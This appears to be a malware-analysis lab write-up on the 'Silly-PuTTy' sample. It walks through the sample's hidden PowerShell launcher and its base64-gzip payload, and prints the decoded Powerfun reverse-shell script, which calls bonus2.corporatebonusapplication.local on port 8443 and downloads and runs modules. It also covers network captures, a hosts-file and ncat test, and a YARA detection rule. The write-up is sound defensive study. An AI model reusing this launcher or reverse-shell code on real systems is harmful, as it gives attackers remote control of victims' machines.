
Date:	2022-09-11 2:27:47.0127033 PM
Thread:	4652
Class:	Process
Operation:	Process Start
Result:	SUCCESS
Path:	
Duration:	0.0000000

```
Parent PID:            5052
Command line:          powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.Str
845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyA
Current directory:     C:\Users\peesha\Desktop\
Environment:
```

PowerShell command = powershell.exe -nop -w hidden -noni -ep bypass
"&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227
jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aG
czlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi
19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EF
rLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQG
zqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe
0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLya
OwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKt
y2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNC
v+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgn
qcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrL
pyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNa
DUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cv
yAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV
/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wu
CktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372
HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s
5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L
9kF8i/mtl93dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).Read
ToEnd()))"


This command New-Object System.IO.Compression.GzipStream shows that the malware is running a compressed PowerShell payload.

Next, we decode it and save it to a file called "out".
We check the file type, and we see that it is a compressed gzip file.



```
:~$ echo "H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypL
jBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2D
C/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+
ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHl
Z2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxE
fXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3U
SmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1na
zRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRl
X7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJG
NaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBX
TiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlm
qHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sF
yeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT
/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==" |
base64 -d > out
remnux@remnux:~$ file out
out: gzip compressed data, last modified: Mon Sep 27 12:58:13 2021, max compression, from Uni
x, original size modulo 2^32 2421
remnux@remnux:~$ 
```

We extract it on the file system and open it to see the contents. We can observe that it is a Powerfun code.



```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }

    $stream = $client.GetStream()

    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidati
        $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
    }

    [byte[]]$bytes = 0..20000|%{0}
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:com
    $stream.Write($sendbytes,0,$sendbytes.Length)

    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module)|Invoke-Expression
        }
    }

    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
```


This PowerShell script shows that it can be used to create a reverse connection back to the attacker's PC anytime the script is executed.

We also observe the URL being called in the script
System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)

Domain = bonus2.corporatebonusapplication.local
Callback port number = 8443

Network Signatures

When the PowerShell payload is executed, it reaches out to a callback URL on port 8443 (https).




```
No.  Time      Source    Destination      Protocol Length Info
   1 0.000000  10.0.0.4  239.255.255.250  SSDP      179 M-SEARCH * HTTP/1.1
   2 4.060711  10.0.0.4  10.0.0.3         DNS        98 Standard query 0x4d81 A bonus2.corporatebonusapplic
   3 4.067518  10.0.0.3  10.0.0.4         DNS       114 Standard query response 0x4d81 A bonus2.corporatebo
   4 4.100222  10.0.0.4  10.0.0.3         TCP        66 5681 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS
   5 4.101026  10.0.0.3  10.0.0.4         TCP        60 8443 → 5681 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
   6 4.618287  10.0.0.4  10.0.0.3         TCP        66 [TCP Retransmission] [TCP Port numbers reused] 5681
   7 4.619454  10.0.0.3  10.0.0.4         TCP        60 8443 → 5681 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
   8 5.150753  10.0.0.4  10.0.0.3         TCP        66 [TCP Retransmission] [TCP Port numbers reused] 5681

> User Datagram Protocol, Src Port: 62300, Dst Port: 53
v Domain Name System (query)
    Transaction ID: 0x4d81
  > Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  v Queries
    > bonus2.corporatebonusapplication.local: type A, class IN
    [Response In: 3]

0000  08 00 27 19 10 5b 08 00  27 2f 68 7c 08 00 45 00   ··'··[·· '/h|··E·
0010  00 54 71 22 00 00 80 11  00 00 0a 00 00 04 0a 00   ·Tq"···· ········
0020  00 03 f3 5c 00 35 00 40  14 58 4d 81 01 00 00 01   ···\·5·@ ·XM·····
0030  00 00 00 00 00 00 06 62  6f 6e 75 73 32 19 63 6f   ·······b onus2·co
0040  72 70 6f 72 61 74 65 62  6f 6e 75 73 61 70 70 6c   rporateb onusappl
0050  69 63 61 74 69 6f 6e 05  6c 6f 63 61 6c 00 00 01   ication· local···
0060  00 01                                              ··
```


DNS record = bonus2.corporatebonusapplication.local
Callback port number = 8443
Callback protocol = https/tls

From the PowerShell script. We see the code Net.Security.RemoteCertificateValidationCallback which is looking for a valid SSL certificate.

We cannot initiate a callback with this payload as we do not have a valid SSL certificate. Even adding the URL and port number in the /etc/hosts file will not give us a reverse shell, as shown below.



```
  GNU nano 5.9                                    C:\Windows\System32\drivers\etc\hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
127.0.0.1               bonus2.corporatebonusapplication.local
```



```
λ ncat -nvlp 8443
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8443
Ncat: Connection from 127.0.0.1:1255.
━♥♥ ├Θ  ┐♥♥c▲`J±╥‼♦q█   ◄Kë▲7ë{-z½└♠<ε«↨ùS↨╝Æ  *└,└+└0└/ ƒ ₧└$└#└(└'└
└          └g└‼ ¥ £ = < 5 /
Θ  l   + )  &bonus2.corporatebonusapplication.local
 → ♠♦Θ♣ΘΘΘ♦♥♣♥Θ♥ΘΘ♠Θ♠♥ #   ↨   Θ Θ █
```

Silly-PuTTy.exe Malware
Sept 2022
v1.0

Rules & Signatures

All encountered samples of this malware met a few identical criteria.

- DNS query to bonus2.corporatebonusapplication.local
- All portable executables
- A PowerShell string beginning with “powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream”
- A PowerShell window is spawned upon execution

Yara Rules

Full Yara repository located at: http://github.com/peesha/PMAT-labs

```
rule Silly-PuTTy {

    meta:
        last_updated = "2022-09-23"
        author = "Peesha"
        description = "A rule set for the detection of the Silly-PuTTy Malware"

    strings:
        // Fill out identifying strings and other criteria
        $string1 = "([scriptblock]::create((New-Object
System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String" ascii
        $string2 = "bonus2.corporatebonusapplication.local" ascii
        $PE_magic_byte = "MZ"

    condition:
        // Fill out the conditions that must be met to identify the binary
        $PE_magic_byte at 0 and
        ($string1 and $string2)
}
```